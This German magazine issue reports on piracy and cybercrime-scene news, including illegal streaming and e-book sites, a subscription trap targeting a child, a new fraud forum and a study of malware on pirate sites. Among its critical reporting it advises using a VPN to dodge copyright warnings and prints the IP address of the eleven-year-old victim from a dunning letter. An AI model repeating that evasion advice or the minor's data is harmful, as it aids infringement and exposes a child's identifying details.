März | April

tarnkappe MAGAZIN 07

Liebe Leserinnen und Leser,

manchmal frage ich mich, wo wir eigentlich gelandet sind. Ich komme mir in Anbetracht der Methoden, die manche Seitenbetreiber anwenden, wie auf hoher See oder vielmehr wie im wilden Westen vor. Mir ist aus eigener Erfahrung bekannt, dass man mit Online-Werbung schon lange kein Geld mehr verdienen kann. Doch das darf das Minen von Kryptowährungen auf den Besucher-PCs nicht rechtfertigen. Doch es geht noch übler, wie wir kürzlich erfahren mussten. Bis zu unserem Bericht hatte Streamworld.to, eine offensichtlich rechtswidrige Streaming-Webseite, einen Trojaner drin, der den Windows-Nutzern untergejubelt werden sollte. Die Betreiber wollen von alledem nichts wissen, dennoch sind diverse Antiviren-Programme verschiedener Hersteller deswegen angesprungen. Siehe „Streamworld.to verbreitet Mining Trojaner".

Und dann kommt dazu, dass man den Besuchern nicht einmal erlauben will, ihre IP-Adresse zu verschleiern. Wer Streamworld per VPN oder Proxy besucht, wird daran gehindert, die angebotenen Kino-Mitschnitte zu sehen. Statt der Weiterleitung wird lediglich eine Warnmeldung von Blocked.com (BlockScript) angezeigt. Damit setzt man sich gegen Antipiracy-Firmen und IT-Dienstleister zur Wehr, die die Links der Streams per Script ausfindig machen wollen. Alle VPN-Nutzer können die Seite somit nicht mehr nutzen. Das Dumme ist nur, dass man sich als Besucher somit auch nicht mehr vor einer möglichen zivil- oder strafrechtlichen Verfolgung schützen kann, sollte der Anbieter doch mal eines schönen Tage auffliegen und die Daten der Server gelangen in die „falschen" Hände. Ich würde mir den Besuch der Seite gut überlegen, selbst wenn ich die Gründe für den Einsatz der Proxy- bzw. VPN-Blockade gut nachvollziehen kann.

Zum Schluss noch ein paar Zahlen: Tarnkappe.info gibt es jetzt seit vier Jahren! Im April 2014 ging es los. Bis dato wurden knapp 2.400 Artikel, Event-Berichte, Glossen, Interviews und Kolumnen bei uns von über 30 verschiedenen Personen veröffentlicht. Die Vielfalt macht's und keine One-Man-Show, wie bei vielen anderen Blogs. Als neue aktive Autorin konnten wir kürzlich Mauzi gewinnen, die auf unserer Seite schon so manche Duftmarke hinterlassen hat.

Außerdem wurden seit Bestehen über 20.000 Kommentare freigeschaltet und mindestens genauso viele Spam-Kommentare gelöscht. In unserer öffentlichen Telegram-Gruppe (https://t.me/tarnkappe.info) sind fast 400 Personen eingeloggt, die dort tagtäglich über alle möglichen Themen diskutieren. Wir moderieren nicht viel, außer jemand weiß sich überhaupt nicht zu benehmen. In den meisten Fällen ist ein Eingreifen auch gar nicht nötig, die Diskussionsteilnehmer machen das zumeist unter sich aus. Und das ist auch gut so. Wir freuen uns auf jeden Fall über die Aktivität und wünschen allen Leserinnen und Lesern viel Freude mit dieser Ausgabe des Magazins. Wäre ich ein Schiffskapitän, würde ich sagen, ich hoffe, Sie alle in zwei Monaten wieder als Gäste des Magazins begrüßen zu dürfen.

Ihr Chefredakteur Lars Sobiraj

SZENE

Anonym

Themenübersicht

LAW

Themenübersicht

DIGITAL

Themenübersicht

SECURITY

Themenübersicht

market.space: Rapidgator plant Blockchain basierten Sharehoster

Einer der weltweit größten Sharehoster will bald market.space launchen. Dies ist eine Online-Plattform, die künftig auf Basis der Blockchain überall in der Welt Daten speichern soll. Dahinter steckt Alex Rakhmanov, der Eigentümer von Rapidgator. Die Ausgabe des eigenen Coins hat schon begonnen, die Vorbereitungen für diese dezentral organisierte Plattform sind offenbar in vollem Gange.

Mit mehr als 20 Millionen Seitenzugriffen monatlich ist Rapidgator beim Thema Share-Hosting global gesehen ein echtes Schwergewicht. Bei den deutschsprachigen Webwarez-Seiten wird Rapidgator gerne als reines Backup benutzt, sofern der Wettbewerb die Files schon gelöscht haben sollte. In der deutschen Szene stehen die Konkurrenten Share-Online.biz und Uploaded.net klar im Vordergrund. Im englischsprachigen Markt für Warez stellt sich die Situation genau anders herum dar. Alex Rakhmanov von Rapidgator will mit dem Initial Coin Offering (ICO) insgesamt 50 Millionen US-Dollar zusammentragen, um sein neues Projekt market.space starten zu können.

market.space soll dabei als Vermittler noch ungenutzter Kapazitäten anderer Webhoster und Sharehoster fungieren. Wie zu erwarten war, soll dabei die Anonymität aller Beteiligten im Vordergrund stehen. Rakhmanov prophezeit, dass sein neuer Dienst irgendwann so groß wie Booking.com sein wird. Nur eben nicht für Hotelbuchungen, sondern für das Belegen von Speicherkapazitäten. Als Kunden kommen die unterschiedlichsten Personengruppen infrage. Neben Forschern oder Künstlern könnten größere Unternehmen Interesse an diesem Angebot haben, hofft der CEO von Rapidgator. Private Kunden sind als solche für market.space nicht vorgesehen. Über die Anwendung der Blockchain wird lediglich ausgeführt, dass sie zur Speicherung der Daten eingesetzt werden soll. Wie das im Detail geschehen soll, war auch dem Whitepaper des Startups nicht zu entnehmen. Derzeit läuft die Geldsammlung per ICO über den hauseigenen Market Space Token (MASP), der dem Ethereum angelehnt wurde. Der Verkauf der Geschäftsanteile per eigenem Coin läuft noch weitere 19 Tage. 60 % der Token sollen bis zum 27. Mai veräußert sein, wenn es nach dem Willen der Macher geht.

Wir werden das Projekt auf jeden Fall weiter im Auge behalten. Fest steht: Wer sich wie Rapidgator über acht Jahre in diesem hart umkämpften Bereich halten kann, der weiß, was er tut. Ob das auch für die Blockchain-Technologie gilt, wird alleine die Zeit zeigen.

iBooks.to: täglich abused das Murmeltier

Der illegale E-Book Blog iBooks.to ist nun dazu übergegangen, auf regelmäßiger Basis Sammelpacks mit Tausenden Werken zu veröffentlichen. Doch wer die bis zu 5 GB an Daten

für das „Sammelpack“ herunterladen will, muss sich beeilen: die Archive werden bei Share-Online, Oboom und Rapidgator sehr schnell von den Rechteinhabern gemeldet, damit sie zeitnah gelöscht werden. Mittlerweile werden die Archive auf täglicher Basis hochgeladen, damit sie direkt wieder entfernt werden müssen.

Vor einigen Tagen fing der recht neue Vertreter iBooks.to damit an, große Sammlungen von E-Books zu veröffentlichen. Auf unsere Anfrage hin wurde uns mitgeteilt, die Zusammenstellungen, deren Inhaltsliste jeweils auf Pastebin.com veröffentlicht werden, hätten nichts mit dem guten alten Torboox-Archiv zu tun. Branchenkenner fühlen sich bei über 5,34 GB mit insgesamt fast 3.000 Titeln stark daran erinnert. Problematisch ist nur die Aufbewahrung der Sammelpacks, denn die von den Verlagen beauftragten Firmen beantragen täglich aufs Neue die Löschung der Daten. iBooks.to lädt hoch, die Anti-Piracyfirmen schicken den Sharehostern die Abuse-Mail, die dann die fraglichen Dateien löschen. Danach geht das Spiel wieder von Neuem los.

Bisher ist den Betreibern von iBooks.to an diesem Hase-und-Igel-Spiel noch nicht die Lust vergangen. Ein Branchenkenner schrieb uns, dass er es für „irre“ hält, derartige Sammlungen vertreiben zu wollen. Er stellt auch den Grund für die vielen Bücher infrage. „Wer glaubt denn ernsthaft, so viele E-Books haben zu müssen? Wofür das Ganze?“ Er war es auch der uns darüber informierte, dass die Uploads auf täglicher Basis von den Servern gekilled werden. „Die Sammelpacks werden täglich abused und immer wieder live gestellt – wie gesagt, Todessehnsucht“.

Zensurresistent wäre hingegen der Upload im Peer-to-Peer-Netzwerk, wie es Spiegelbest im Jahr 2013 tat. Um die anderen ehemaligen Mitbetreiber und natürlich auch die Verlage zu ärgern, hat er das komplette Boox.to-Archiv mit über 42.000 E-Books bei The Pirate Bay gleich mehrfach hochgeladen. Und solange die Dateien geseeded werden, also der Upload vollzogen wird, bleiben sie für die Masse verfügbar. Nachteilig ist natürlich die Gefahr von hochpreisigen Abmahnungen, denn mindestens einer der Verlage wird ein Interesse daran haben, die Tauschbörsen-Teilnehmer kostenpflichtig abmahnen zu lassen. Wer das verhindern will, muss zwingend einen der kostenpflichtigen VPN-Anbieter nutzen. Doch selbst die Gebühr für ein zehnjähriges VPN-Abo wäre weitaus geringer, als die Kostennote, die man ansonsten von der abmahnenden Rechtsanwaltskanzlei aus München erhält.

Neun Streaming-Hoster auf einen Schlag offline

Nicht weniger als neun Streaming-Hoster deren Server offenbar alle beim gleichen Anbieter in Bulgarien gehostet werden, sind seit dem Wochenende offline. Betroffen von der Downtime sind 1nowvideo.com, 2nowvideo.com, 3nowvideo.com, 5nowvideo.com, 6nowvideo.com, auroravid.to, bitvid.sx, cloudtime.to (ehemals divxstage) und last, but not not least divxstage.to.

Kurz notiert: Neun auf einen Schlag. Und sie alle sind bei der bulgarischen HiSTATE Global Corp. gehostet worden. 1nowvideo.com, 2nowvideo.com, 3nowvideo.com, 5nowvideo.com, 6nowvideo.com, auroravid.to, bitvid.sx, cloudtime.to und last, but not least divxstage.to sind alle sind Freitag down. Die Gründe für die Auszeit sind leider nicht bekannt. Bitvid.sx war früher bekannt unter dem Namen Videoweed.

Für den deutschsprachigen Bereich haben die Anbieter bisher keine allzu große Rolle gespielt. Vor allem illegale Filmseiten mit englischem Content wie fullmovie-hd.com, 123moviess.online oder primewire.ag haben ihre Werke auf einem der genannten Streaming-Hoster hochgeladen. Auffällig ist zumindest, dass sie alle beim gleichen Webhoster untergekommen sind. Zumindest die Wahl des Landes erscheint wenig zufällig zu sein: Bulgarien gilt seit jeher als sicherer Hafen für Online-Piraten, weil die dortigen Behörden ähnlich wie bei RIPE, nicht gegen vorsätzlich gefälschte Domains oder Server, die Urheberrechtsverletzungen vorhalten, vorgehen wollen.

Die Zugriffszahlen variieren sehr stark. Teilweise sind sie so gering, dass man sie nicht feststellen konnte. Teilweise werden dort pro Webseite bis zu zehn Millionen Page Impressions monatlich generiert. Von ganz kleinen Anbietern kann also keine Rede sein.

Früher gab es auch Kooperationen mit Filmpalast.to, DDL.me, Putlocker.bz, Movie4k und KinoX, die haben sich aber zwischenzeitlich andere Partner gesucht. Bitvid.sx ist vielleicht manchen Lesern unter dem Namen VideoWeed besser bekannt. Cloudtime hieß früher DivxStage.to und Auroravid.to NovaMov.com.

Den weiteren Verlauf der Downtime muss man abwarten. Wenn lediglich ein technisches Problem beim Webhoster vorliegen sollte, wären die neun Anbieter schon bald wieder am Netz. Wer mehr Details dazu in Erfahrung bringen kann, ist hiermit aufgefordert, uns deswegen zu kontaktieren.

Update: Wir wurden gestern von einem Uploader kontaktiert, der uns darüber in Kenntnis setzte, dass der jetzige Ausfall absehbar war. „Die gesamte NowVideo-Gruppe ist offline, Videos abspielen, der upload etc. ging seit ca. Mitte Februar schon nicht mehr."

Serienwelt.to: teure Abzocke, Mahnungen inklusive

Die Streaming-Webseite Serienwelt.to bietet den kostenpflichtigen Zugang zu „HD Streams" von unzähligen TV Serien an, die über die Seiten Soloflix.de und HDflix.de vertrieben werden. Aus einer Jahresgebühr von 358 Euro werden mitsamt Mahngebühren schnell 479 Euro, die kurze Zeit später per E-Mail von einem britischen Inkassobüro eingetrieben werden. Allerdings ist überaus fraglich, ob dabei überhaupt ein Vertrag zustande gekommen ist.


Wir wurden gestern per E-Mail von der Mutter eines elfjährigen Jungen kontaktiert, der vor kurzem in die Fänge von Serienwelt.to gelangt ist. Da diese Seite bei Google & Co. sehr weit oben steht, wurde er bei der Suche nach einem Stream der britischen Fernsehserie „Downtown Abbey" schnell fündig. Statt einen der kostenlosen Streaming-Hoster auszuwählen, die dort ebenfalls angeboten werden, klickte der Junge Mitte Februar auf den überdimensional großen Banner, auf dem „HD 1018 Watch Now" steht. Nachdem ihm vorgegaukelt wurde, er habe einen Teil des Vorspanns von Paramount Pictures gesehen, wollte der Affiliate Partner Soloflix.de direkt seinen Namen und seine E-Mail-Adresse abfragen.

Ohne Registrierung ist kein dort kein Filmgenuss möglich. Das alleine hätte den jungen Zuschauer wachrütteln müssen. Doch das kann ein 11-Jähriger nicht unbedingt wissen. Selbst den Trailer von Paramount Pictures hat man frecherweise vom YouTuber genline (Xoger) geklaut, der in seinem YouTube-Kanal unzählige Vorspänne verschiedener Filmstudios vorhält. Auf seine Playlist kommt man durch das Klicken auf sein Symbol im Video oben rechts.

Am 28. Februar, also zwei Wochen später, erhielt der Junge unter der gespeicherten E-Mail-Adresse keine Erinnerung, sondern bereits eine Mahnung von HDFLIX.de. Der Minderjährige soll eine Jahresgebühr in Höhe von 358 Euro bezahlen. Die nächste Mahnung kam dann in gleicher Höhe am 09.03.2018 an. Die Unverschämtheit trudelte dann allerdings am 20. März im Eingangspostfach ein. Eine britische Firma namens OT Inkasso sei von der Kino Cinemas LTD. aka HDFLIX.de bevollmächtigt worden, die Kosten für das „Premium Jahresabo" einzuziehen. Dem nur eingeschränkt geschäftsfähigen Jungen wird zur Last gelegt, insgesamt 479,16 Euro bezahlen zu müssen. Ansonsten würden ihm weitere „Folgekosten" und „Unannehmlichkeiten" drohen, hieß es. In der zweiten Seite des Schreibens wird von OT Inkasso durch deren Vertragsanwälte eine Klage, ein Vollstreckungsbescheid, die Pfändung der Bezüge wie Arbeitslosengeld, Rente, Bankguthaben, Versicherungen und die Abgabe der eidesstattlichen Versicherung etc. angedroht. Mehr Säbeln rasseln geht nicht mehr.

Abzocke von Serienwelt.to: muss ich zahlen?

Ohne Anwalt zu sein kann man klar in Zweifel ziehen, ob durch die reine Angabe der E-Mail-Adresse und des Vor- und Nachnamens überhaupt ein Vertrag zustandekommen ist. Auf dem Video, welches zur Registrierung führt, steht ganz klar in Englisch, dass man lediglich einen KOSTENLOSEN Account erstellen muss, um sich diesen Film anschauen oder herunterladen zu können. 358 Euro sind aber nicht gleich umsonst. Auf der nächsten Seite von Soloflix.de wird ebenfalls nicht ausgeführt,



OTINKASSO

OT Inkasso Ltd.
196 High Road,
London United Kingdom,N22 8HH
Web: OTinkasso.com
Phone: +493021780564
E-Mail: contact@otinkasso.com

Letzte Mahnung

Sehr geehrte(r) Herr/Frau,
Unser Mandant (KINO CINEMAS LTD hdflix.de) hat uns bevollmächtigt, die unten aufgeführte Forderung aus Ihrer Anmeldung/Registrierung (Premium Jahresabo, 12 Monate/1 Vertragsjahr) einzuziehen.

Ihre Registrierungsdaten:

- IP-Adresse: 2003:e8:63c0:2425:ecab:b5af:91fa:46a1
- Browser: Chrome 56.0.2924.87
- Betriebssystem: Android OS 7.0
- Internetanbieter: Deutsche Telekom AG

dass durch die Angaben irgendwelche Kosten entstehen sollen.

Wer eher zufällig auf die Nutzungsbedingungen klickt, erhält einen englischsprachigen Text. Dort wird im letzten Drittel gut versteckt angegeben, dass nach fünf Tagen monatliche Kosten in Höhe von 29,90 Euro entstehen, die man pro Jahr im Voraus bezahlen muss. Derartige Hinweise auf drohende Kosten gehören nach geltendem Recht in deutscher Sprache auf die Hauptseite!! Aber gut, dann würde sich ja kein Mensch mehr anmelden. Juristisch gesehen gilt: Ein Vertrag wird geschlossen, wenn eine Person ein Angebot abgibt und dieses von der Gegenseite angenommen wird. Wenn aber auf der Hauptseite

Sollten Sie die Zahlung nicht leisten, so möchten wir Sie jetzt schon darauf hinweisen, dass die Forderung im gerichtlichen Mahnverfahren durchgesetzt wird, was für Sie erhebliche Zusatzkosten zur Folge hätte.
Wenn nötig wird die Forderung durch unsere Vertragsanwälte im Klageverfahren durchgesetzt. Aus einem Vollstreckungsbescheid oder einem Urteil kann die Vollstreckung durch den Gerichtsvollzieher eingeleitet werden.
Eine Vollstreckung kann u.a. die Pfändung Ihrer Bezüge, auch Arbeitslosengeld, Rente, Bankguthaben, Versicherungen usw. nach sich ziehen.

Nach erfolgloser Zwangsvollstreckung durch den Gerichtsvollzieher kann die Abgabe der eidesstattlichen Versicherung beantragt werden, woraufhin eine Eintragung in das entsprechende Schuldnerverzeichnis (§ 915 ZPO) erfolgt. Der Vertrag läuft über 12 Monate und verlängert sich danach nicht, das heißt, Sie müssen diesen Vertrag nicht mehr kündigen. Sollten Sie derzeit nicht in der Lage sein, die Forderung komplett zu tilgen, können wir Ihnen sicherlich mit einer Ratenzahlung weiterhelfen.

des Anbieters keine Gebühren ersichtlich sind, habe ich diese auch nicht akzeptiert. Die Gebühren auf einer Unterseite in Englisch zu verstecken, ist vor Gericht wahrscheinlich kein gültiges Argument. Laut gültigem EU-Recht fehlen außerdem die Telefonnummer des Anbieters und der Button „jetzt kaufen“, „jetzt kostenpflichtig bestellen“ oder etwas in der Art. Auch von daher ist gar kein Vertrag zustandekommen.

Auf jeden Fall ist überaus fraglich, ob die Anmeldung juristisch bindend ist. Außerdem übersteigt die Summe bei weitem den in Deutschland gültigen Taschengeld-Paragrafen. Wenn überhaupt, wäre der Junge nur in der Höhe seines Taschengeldes haftbar zu machen. Doch da an allen Ecken und Enden deutliche Hinweise über die Kosten eines Vertragsabschlusses fehlen, wird er und seine Mutter nicht mehr als weitere Drohungen und Zahlungsaufforderungen per E-Mail erhalten. Warum? Ganz einfach: Die deutschen Richter würden derartige Forderungen sofort einkassieren, wenn die „Gläubiger“ auch nur versuchen sollten, dafür vor Gericht einen Mahnbescheid zu erhalten. In dem Fall wird nämlich ausführlich geprüft, ob die Forderung rechtsgültig ist. Strittig in meinen Augen auch, ob man das versprochene Angebot überhaupt liefern kann. Besitzt der fragliche Streaming-Anbieter Soloflix/HDflix tatsächlich über die erforderlichen Rechte für all die auf ihrer Webseite beworbenen Werke, so wie es die Online-Dienste Amazon Prime oder Netflix tun? Haben sie diese von den ganzen Filmstudios käuflich erworben?

Und wieso hat sich Serienwelt.to überhaupt auf diesen Schmuh eingelassen? Erhalten sie für jedes abgeschlossene Abo derart viel Vermittlungsprovision, dass es sich lohnt? Die restlichen Buttons der ganzen normalen Streaming-Hoster sind vergleichsweise klein und fallen kaum auf. Einige der angegebenen Streaming-Hoster sind gar nicht mehr verfügbar. Bei unseren Testläufen konnten wir bei den kostenlosen Hostern nie auf die gewünschte Serie zugreifen. Entweder der Streaming-Hoster war offline oder aber die Datei war schon gelöscht worden. Vielleicht ging es letztlich auch nur darum, die Besucher letztendlich doch dazu zu bewegen, sich nach vielen erfolglosen Versuchen das „Angebot“ des HD Streams anzuschauen.

HDFLIX.de

Zweite Mahnung

Sehr geehrte(r) Herr/Frau

Da Sie auf unsere Schreiben nicht reagiert haben, gehen wir davon aus, dass Sie an einer außergerichtlichen Erledigung der Angelegenheit nicht interessiert sind.

Sie wurden am 28.02.2018 über die Zahlungsaufforderung informiert.

Sollten wir von Ihnen bis spätestens 13.03.2018 keinen Ausgleich der Gesamtforderung in Höhe von: **358,80** Euro feststellen können, oder Zahlungsvorschlag von Ihnen vorliegen haben, werden wir ohne weitere Ankündigung unsere Rechtsabteilung beauftragen, gerichtliche Schritte gegen Sie einzuleiten, um die Pfändung durch den Gerichtsvollzieher in die Wege zu leiten, was für Sie mit unerheblichen weiteren Kosten verbunden ist.

Wir fordern Sie deshalb auf, die Ihnen ausgestellte Rechnung bis 13.03.2018 zu begleichen.

Hat man so eine Abzocke bei Serienwelt.to wirklich nötig? Schon alleine deswegen werden viele Besucher auf Serienstream.to (s.to) oder Burning Series wechseln, weil sie dieses merkwürdige Geschäftsgebaren nicht aktiv unterstützen wollen.

Crimebiz.net: neues Fraud-Forum online

Der Gründer von Crimebiz.net ist nach eigenen Angaben seit etwa zehn Jahren Teil der Cybercrime-Szene und musste bei vielen Betreibern und ihren Helfern einen erheblichen Mangel an „geistiger Reife“ entdecken. Er möchte sein Forum schon aufgrund seines leicht gehobenen Alters anders gestalten. Er kann auch nicht verstehen, wieso kaum jemand in der Szene die mehrfache Namensänderung des Betreibers vom Crimenetwork erkennt, der früher Techadmin des mittlerweile verurteilten CNW-Hintermanns war.

Offiziell ging es erst am 01. Februar diesen Jahres los, Crimebiz.net ging ans Netz. Von daher ist das inhaltliche Angebot in diesem Forum noch recht dünn gesät, der Umgangston ist aber für ein solches Forum überraschend freundlich. Offenbar haben viele User mit einem eher kindischen Verhalten noch nicht den Weg hier hin gefunden. Oder aber man hat sie schon wieder entfernt, wer weiß.

Nach den Gründen für ein eigenes deutschsprachiges Forum gefragt, antwortete uns der Macher:

„Ich habe mich lange in der Szene rumgetrieben und festgestellt, dass alle Boards irgendwann mal gingen, Hintermänner hatten oder nicht die geistige Reife haben. Ich denke, dass viele Admins ihr Board wie ein Kartell behandeln. Sie fühlen sich so, als ob sie andauernd auf Kokain wären und ihren Hochmut zeigen! Ich möchte eine respektvolle Community besitzen und für jeden ein offenes Öhrchen haben!“

Wer sich selbst schon einmal in einem Fraud-Forum bewegt hat, wird das Gesagte direkt bestätigen können. Bei ihm gilt übrigens die Prämisse: Nur eine Person steht hinter einem Projekt. Zu den Gründen:

„Alle Boards haben irgendwelche Hintermänner, so etwas wie Techadmins und enge Freunde. Sowas gibt es bei mir nicht. Ich führe mein Board alleine – egal bei welchen Aufgaben! Somit hat auch keiner die Chance, das Board mal zu übernehmen oder seinen Namen zweimal wegen der Bustwelle zu ändern ;)“

Auf den „Wechselbalg des Cybercrime“, wie er manchmal genannt wird, sind wir ja schon in unserer Einleitung eingegangen. Auf jeden Fall minimiert diese Lösung das Risiko juristischer Probleme. Sie beinhaltet aber auf der anderen Seite sehr viel Arbeit. Man wird sehen, wie sich Crimebiz.net auf Dauer entwickeln wird. Wir halten auf jeden Fall unsere Augen offen. Hoffentlich nicht so wie bei Underground.to, denn dieses Board wurde trotz des netten Umgangstons nach einem weniger netten Besuch der Polizei im Vorjahr geschlossen.

Studie: Mehr Malware auf dem PC durch Besuch von Piratenseiten?

Laut einer aktuellen Studie von Experten der Carnegie Mellon University ist die Wahrscheinlichkeit, sich Malware auf den Computer zu laden, umso größer, je länger sich ein Nutzer auf Piraten-Webseiten aufhält. Um aussagefähige Testergebnisse zu erhalten, hat Rahul Telang, Professor of Information systems and Management, das Browsing-Verhalten von 253 Teilnehmern ein Jahr lang analysiert.


Rahul Telang fand heraus, dass die Wahrscheinlichkeit, dass man sich Malware auf den Rechner lädt, umso größer wäre, je mehr Zeit man auf Piratenseiten verbringen würde. Telang stellt fest, dass: „mehr Besuche auf rechtsverletzenden Websites dazu führen, dass immer mehr Malware-Dateien auf Benutzercomputern heruntergeladen werden. Insbesondere erhöht eine Verdopplung der Zeit, die auf Piraterieseiten verbracht wird, auch die Wahrscheinlichkeit, Malware zu erhalten, um rund 20 Prozent.“ Dieser Effekt war allein nur für das Besuchen von Piratenseiten sichtbar, nicht jedoch für Websites anderer Kategorien, die auch in der Recherche von Telang enthalten sind, wie Banking, Glücksspiel, Spiele, Shopping, soziale Netzwerke.

Die von den Probanden heruntergeladenen Dateien wurden gescannt und diese Ergebnisse mit Berichten von „Virustotal“ verglichen. Die Berichte enthalten zudem Adware, die die Wissenschaftler von Malware getrennt haben, weil diese nicht wirklich gefährliche Inhalte verbreiten würde. Telang führt dazu aus: „Auch nachdem wir Malware-Dateien in Adware eingestuft und aus der Analyse entfernt haben, deuten unsere Ergebnisse dennoch darauf hin, dass die Zahl der Malware-Angriffe aufgrund von Besuchen auf Websites mit Urheberrechtsverletzungen um 20 Prozent gestiegen sind.“

Telang meint, man würde interessanterweise erwarten, dass Personen, die häufig Piraten-Seiten besuchen, mit höherer Wahrscheinlichkeit Antiviren-Software installiert haben. Dies war jedoch nicht der Fall: „Wir stellen fest, dass Benutzer, die sich Piratenseiten ansehen, nicht mehr Vorsichtsmaßnahmen treffen als andere Benutzer. Insbesondere finden wir keinen Beweis dafür, dass solche User mit höherer Wahrscheinlichkeit Antiviren-Software installieren. Diese Nutzer gehen ein größeres Risiko ein“.

Laut den Ergebnissen betrug die durchschnittliche Malware-Menge, die von den Teilnehmern heruntergeladen wurde, 0,25 – mit einem zusätzlichen Wert von 0,05, wenn die Probanden die verbrachte Zeit auf Piratenseiten verdoppelten. Das bedeutet, dass die meisten Personen überhaupt nicht mit Malware in Berührung kommen. Die durchschnittliche Anzahl von Malware-Dateien, denen Besucher von Raubkopierseiten ausgesetzt waren, betrug 1,5 – verglichen mit einem Wert von 1,4 für diejenigen, die Piratenseiten meiden.

Weder zeigen die Studie-Ergebnisse, dass Piraterie die häufigste Ursache für Malware-Infektionen ist, noch ist garantiert, dass Raubkopien notwendigerweise den heimischen PC infizieren. Lediglich das Risiko einer Infektion steigt im Vergleich zum Besuch anderer Arten von Webseiten: „Das ist wahrscheinlich ohnehin zu erwarten, wenn der Zweck einer Website ist, Dateien herunterzuladen“, heißt es in der Analyse. Mit millionenfachen Zugriffen pro Monat sind Piraterieseiten, wie Pirate Bay oder movie4k jedoch ein optimales Umfeld, um Schadsoftware anzubringen, insbesondere auch, weil Nutzer auf der Suche nach Content eher geneigt sind, jeden Download-Link anzuklicken und sich daher unbewusst höheren Risiken aussetzen. Der gratis Content wird oftmals als Köder verwendet, um PCs und Smartphones zu infizieren und Konsumenten auszuspionieren, bzw für kriminelle Aktivitäten wie Datenerpressung, Phishing oder DDoS-Angriffe zu missbrauchen.



VAVOO App jetzt kostenpflichtig

Wer sich schon immer gewundert hat, wie sich der Schweizer Streaming-Dienst VAVOO finanziert, weiß nun seit ein paar Tagen Bescheid. Die kostenlose Nutzung von VAVOO ist nur noch mit der eigenen Hardware (Box) möglich. Ansonsten fallen im Monat mindestens 3.99 EUR an, die für ein Jahr in Voraus entrichtet werden müssen. Die aktuelle Software für Android, den Fire TV Stick, Mac OS X oder Windows kann nun nicht mehr umsonst benutzt werden.

Voraussetzung für den Empfang der urheberrechtlich geschützten Werke ist nach der Installation des Programms die Eingabe der korrekten Bundle-URL, die überall im Internet erhältlich ist. Die plattformübergreifende Software Vavoo wurde kürzlich einem Update unterzogen. Bis zum „Update“ konnte man damit sowohl über verschiedene Streaming-Hoster Fernsehserien oder Kinofilme ansehen, als auch gebührenfrei das Programm diverser Pay-TV-Sender wie Sky u.v.m. empfangen. Damit ist es jetzt vorbei.

Obwohl in den FAQ der Webseite noch immer ausgeführt wird, dass die Nutzung der Vavoo App wirklich „komplett kostenlos“ sei, wird man nun zum Abschluss von Vavoo Pro aufgefordert. Wer den Dienst lediglich für einen Monat beziehen will, muss knapp 5 Euro bezahlen. Bei einer Laufzeit von einem Jahr fallen monatlich knapp 4 EUR und somit insgesamt in Vorkasse 47.99 Euro an. Bezahlt wird per PayPal oder Überweisung vom eigenen Girokonto. Nach Ablauf der gebuchten Laufzeit wird der Account automatisch herabgestuft. Eine Kündigung des kostenpflichtigen Abos sei nicht nötig, weil der Account nicht automatisch verlängert wird.

Software reagiert sehr unterschiedlich

Die Software verhält sich abhängig vom Betriebssystem völlig unterschiedlich. Auf dem Fire TV Stick wird der Nutzer regelrecht zu einem Update auf die neue Version gezwungen. Bei Windows oder Mac OS X wird einem die neue Version lediglich zur Installation angeboten. Unter Windows können mit der alten Version keine kostenpflichtigen Pay-TV-Sender mehr angeschaut werden, die Liste der IPTV-Sender bleibt dann leer. Unter Mac OS X ist derzeit noch die alte Version vollumfänglich nutzbar. Wer sich unabsichtlich zu einem „Update“ entscheiden sollte, bei dem bleibt die Bildröhre dauerhaft schwarz. Dann war’s das mit dem kostenlosen Film- und Fernsehgenuss.

Vavoo: wie geht es weiter?

Die Streaming Hoster werden sich über das neue Geschäftsmodell sicher freuen, denn sie können bei VAVOO oder einer anderen Kodi-Box den Zuschauern keine Werbung anzeigen. Die Auslieferung der Streams ohne Werbung zerstört allerdings ihr Geschäftsmodell. Für sie dürfte die Umstellung in erster Linie bedeuten, dass ihre Server von den Free-Kunden nun höchst wahrscheinlich ein bisschen weniger belastet werden. Die ganzen Streaming-Hoster haben sowieso nichts von den VAVOO-Nutzern, weil diese zu Beginn des Films mehr als den Namen des Hosters nicht zu Gesicht bekommen. Zwar kann man zwischen den verschiedenen Streaming-Hoster auswählen, Geld verdienen diese dadurch aber keines. Und da die Kunden jetzt sowieso schon die Hardware oder alternativ das Abo bei Vavoo bezahlt haben, werden sie beim Streaming-Hoster sicher kein weiteres Premium-Abo abschließen wollen. Davon hätten sie auch keinen zusätzlichen Nutzen.

Ob die Rechnung für den Schweizer Anbieter aufgehen wird, bleibt abzuwarten. Zumindest gibt man den Käufern der Box einen Anreiz, 99 Euro dafür auszugeben. Man darf gespannt sein, ob der Empfang der Bezahlsender und Spielfilme mit der Box dauerhaft kostenlos und frei von einer Anmeldung bleiben wird. Sollte man Vavoo irgendwann als Projekt aufgeben, wäre mittelfristig auch die Box sinnlos. Sowohl die Hardware als auch das Programm steht und fällt mit den regelmäßigen Updates der Bundle-URL. Wenn dort niemand mehr die funktionierenden URLs der Streams

einträgt, würde damit auf Dauer jegliche Funktionalität verloren gehen.

Partnerprogramm eingefroren

Ärger gibt es auch bei den ganzen Werbepartnern, die derzeit beim Affiliate-Programm teilnehmen. Das Partnerprogramm von Vavoo wurde nämlich ohne Angabe von Gründen „vorübergehend eingestellt“, wie es dort so schön heißt. Auf der Webseite steht, dass das bestehende Guthaben „selbstverständlich komplett ausbezahlt“ wird. Wir haben vor fast vier Wochen die letzte Auszahlung beantragt, die Überweisung lässt aber noch auf sich warten. Das neue Guthaben kann man nicht mehr zur Auszahlung beantragen. Dafür wurde schlichtweg der Button auf der Webseite entfernt. Wir haben den Geschäftsführer vor fast 24 Stunden um einen Kommentar gebeten, der auf die Anfrage aber bis dato nicht reagiert hat.

Piraten können sich nicht beklauen: Gespräch mit Ibooks.to

Im Dezember 2017 ging mit Ibooks.to ein neuer deutschsprachiger E-Book Blog an den Start. Zwar sieht die Seite ein wenig wie Lesen.to aus. Im Gegensatz dazu werden dort aber zuvor unveröffentlichte Werke illegal in Umlauf gebracht. Außerdem sind seit neuestem auch Download-Links für Magazine, Zeitschriften und Comics verfügbar. Dank Eurer Fragen haben wir das Team kürzlich ausführlich zu ihrem Projekt befragt.

